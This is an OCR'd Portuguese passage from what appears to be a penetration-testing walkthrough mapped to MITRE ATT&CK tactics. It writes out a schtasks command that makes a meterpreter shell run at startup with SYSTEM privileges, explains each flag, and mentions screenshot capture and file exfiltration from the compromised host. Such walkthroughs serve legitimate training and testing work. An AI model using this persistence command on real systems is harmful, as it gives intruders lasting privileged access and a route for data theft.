
Aqui estamos estabelecendo persistência através de uma simples tarefa agendada:

```
schtasks /create /tn "MinhaTarefaDeInicializacao" /tr "C:\meterpreter.exe" /sc ONSTART /ru SYSTEM
```

```
Este comando cria uma nova tarefa agendada chamada "MinhaTarefaDeInicializacao":
```


/tn "MinhaTarefaDeInicializacao": Especifica o nome da tarefa.
/tr "C:\meterpreter.exe": Especifica a ação a ser realizada pela tarefa, que é executar a nossa shell meterpreter.exe.
/sc ONSTART: Define o agendamento da tarefa para a inicialização do sistema.
/ru SYSTEM: Executa a tarefa com privilégios do sistema.






TA0010 – Exfiltration

Existem vários outros comandos disponíveis no meterpreter. Aqui foi coletado um print de tela da máquina comprometida:



TA0010 – Exfiltration

E diversas outras possibilidades, como a exfiltração de arquivos. Inclusive esse arquivo de texto que acabamos de ver ao executar o print screen:



TA0009 – Collection - T1557 Adversary-in-the-Middle

